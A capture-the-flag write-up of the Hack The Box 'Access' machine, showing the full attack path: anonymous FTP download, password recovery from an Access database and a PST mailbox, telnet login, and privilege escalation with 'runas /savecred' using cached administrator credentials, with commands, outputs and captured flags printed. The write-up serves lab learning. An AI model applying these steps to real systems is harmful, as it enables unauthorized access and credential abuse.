access

in this machine found ftp port open and have zip file and database file we can get content of database by microsoft access , and get password for zip file ,after extract files found .pst file so by using readpst make the file mbox file and found credentials , by this credentials we can access telnet then found first flag , for root flag found that found that administrator credentials are cached and we can use rauns to make administrator got us the root flag

at first we recon

```
┌──(root㉿meow)-[~/htb/Access]
└─# nmap 10.129.155.16 -sV
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-23 17:45 EDT
Nmap scan report for 10.129.155.16
Host is up (0.13s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     Microsoft ftpd
23/tcp open  telnet?
80/tcp open  http    Microsoft IIS httpd 7.5
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 183.38 seconds
```

at web there found this only and no thing interesting appears

so lets check ftp

```
┌──(root㉿meow)-[~/htb/Access]
└─# ftp 10.129.155.16
Connected to 10.129.155.16.
220 Microsoft FTP Service
Name (10.129.155.16:root): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> ls
425 Cannot open data connection.
200 PORT command successful.
125 Data connection already open; Transfer starting.
08-23-18  09:16PM       <DIR>          Backups
08-24-18  10:00PM       <DIR>          Engineer
```

so we found 2 directories

```
ftp> cd Backups
250 CWD command successful.
ftp> ls
200 PORT command successful.
125 Data connection already open; Transfer starting.
08-23-18  09:16PM              5652480 backup.mdb
226 Transfer complete.
```

at backups we found database file so to transfer it I changed mode to binary and moved it well


```
ftp> binary
200 Type set to I.
ftp> get backup.mdb
local: backup.mdb remote: backup.mdb
200 PORT command successful.
125 Data connection already open; Transfer starting.
100% |*****************************************************************************|  5520 KiB  451.10 KiB/s    00:00 ETA
226 Transfer complete.
```

and lets check the another directory


```
ftp> cd Engineer
250 CWD command successful.
ftp> ls
200 PORT command successful.
125 Data connection already open; Transfer starting.
08-24-18  01:16AM                10870 Access Control.zip
226 Transfer complete.
ftp> get Access\ Control.zip
local: Access Control.zip remote: Access Control.zip
200 PORT command successful.
150 Opening ASCII mode data connection.
100% |*****************************************************************************| 10870       15.17 KiB/s    00:00 ETA
226 Transfer complete.
```

found zip file and this file with so may the password from database

for open the .mdb file i transfer the file to windows machine and open it with microsoft access



interesting table right , lets check if the password for the file



yes right , and for this pst file we gonna use readpst that make mbox file


```
┌──(root㉿meow)-[~/htb/Access]
└─# readpst Access\ Control.pst
Opening PST file and indexes...
Processing Folder "Deleted Items"
        "Access Control" - 2 items done, 0 items skipped.

┌──(root㉿meow)-[~/htb/Access]
└─# ls
'Access Control.mbox'  'Access Control.pst'  'Access Control.zip'   backup.mdb   notes
```

lets cat mbox file and check it

```
</o:shapelayout></xml><![endif]--></head><body lang=EN-US link="#0563C1" vlink="#954F72"><div class=WordSection1><p class=MsoNormal>Hi there,<o:p></o:p></p><p class=MsoNormal><o:p> </o:p></p><p class=MsoNormal>The password for the 6#8220;security&#8221; account has been changed to 4Cc3ssC0ntr0ller.  Please ensure this is passed on to your engineers.<o:p></o:p></p><p class=MsoNormal><o:p> </o:p></p><p class=MsoNormal>Regards,<o:p></o:p></p><p class=MsoNormal>John<o:p></o:p></p></div></body></html>
--alt---boundary-LibPST-iamunique-1934472295_-_---
```

and found this part the password for security user have changed and give us the password , so lets log with them in telnet and get first flag



the shell here so bad so you may see mistakes

```
C:\Users\security>cd Desktop

C:\Users\security\Desktop>dir
 Volume in drive C has no label.
 Volume Serial Number is 8164-DB5F

 Directory of C:\Users\security\Desktop

08/28/2018  07:51 AM    <DIR>          .
08/28/2018  07:51 AM    <DIR>          ..
07/23/2023  10:26 PM                34 user.txt
               1 File(s)             34 bytes
               2 Dir(s)   3,344,232,448 bytes free

C:\Users\security\Desktop>type user.txt f
'[~rf' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\security\Desktop>type user.txt
e2963408b7966e8ce20f8de238808ac4
```

and here we got user flag

for root flag

by check public desktop and check lnk file found that it runs `rauns` and it seems that administrator password cached so we can run it get administrator shell or open net prompt or get file from administrator folder so i decide to get the file from admin and finish

```
C:\Users\Public>cd Desktop

C:\Users\Public\Desktop>dir
 Volume in drive C has no label.
 Volume Serial Number is 8164-DB5F

 Directory of C:\Users\Public\Desktop

08/22/2018  10:18 PM             1,870 ZKAccess3.5 Security System.lnk
               1 File(s)          1,870 bytes
               0 Dir(s)   3,344,269,312 bytes free

C:\Users\Public\Desktop>type "ZKAccess3.5 Security System.lnk"
L◆F◆@ ◆◆7◆◆◆7◆◆◆#◆P/P◆O◆ ◆:i◆+00◆/C:\R1M◆:Windows◆◆:◆◆M◆:*wWindowsV1MV◆System32◆◆:◆◆MV◆*◆System32X2P◆:◆
                                                                                                     runas.exe◆◆:1◆◆:1◆*Yrunas.exeL-K◆◆E◆C:\Windows\System32\runas.exe#..
\..\..\Windows\System32\runas.exeC:\ZKTeco\ZKAccess3.5G/user:ACCESS\Administrator /savecred "C:\ZKTeco\ZKAccess3.5\Access.exe"'C:\ZKTeco\ZKAccess3.5\img\AccessNET.ico◆%Syst
emDrive%\ZKTeco\ZKAccess3.5\img\AccessNET.ico%SystemDrive%\ZKTeco\ZKAccess3.5\img\AccessNET.ico◆%◆
                                                                           ◆wN◆◆◆]N◆D.◆◆Q◆◆◆`◆Xaccess◆_◆◆◆8{E◆3
                                                                                                  O◆j)◆H◆◆◆
                                                                                                           )ů[◆_◆◆◆8{E◆3
                                                                                                                        O◆j)◆H◆◆◆
                                                                                                                                 )ů[◆     ◆◆1SPS◆XF◆L8C◆◆◆&◆m◆



e*S-1-5-21-953262931-566350628-63446256-500
C:\Users\Public\Desktop>cmdkey /list

Currently stored credentials:

    Target: Domain:interactive=ACCESS\Administrator
                                                      Type: Domain Password
    User: ACCESS\Administrator
```

and with help from topic https://juggernaut-sec.com/runas/ i first get whoami

`runas /savecred /user:Administrator "cmd.exe /c whoami > C:\Users\security\Desktop\whoami.txt”`

```
C:\Users\security\Desktop>type whoami.txt
access\administrator
```

and yes now we can get the root flag from administrator folder

`runas /savecred /user:Administrator "cmd.exe /c type C:\\Users\Administrator\Desktop\root.txt > C:\Users\security\Desktop\root.txt”`

```
C:\Users\security\Desktop>runas /savecred /user:Administrator "cmd.exe /c type C:\\Users\Administrator\Desktop\root.txt > C:\Users\security\Desktop\root.txt"

C:\Users\security\Desktop>dir
 Volume in drive C has no label.
 Volume Serial Number is 8164-DB5F

 Directory of C:\Users\security\Desktop

07/24/2023  12:03 AM    <DIR>          .
07/24/2023  12:03 AM    <DIR>          ..
07/24/2023  12:03 AM                34 root.txt
07/23/2023  10:26 PM                34 user.txt
07/23/2023  11:48 PM                22 whoami.txt
               3 File(s)             90 bytes
               2 Dir(s)   3,344,261,120 bytes free

C:\Users\security\Desktop>type root.txt
f20a4a474112451e3ba90e9fe0893626
```

and now we finish , thx for reading ^-^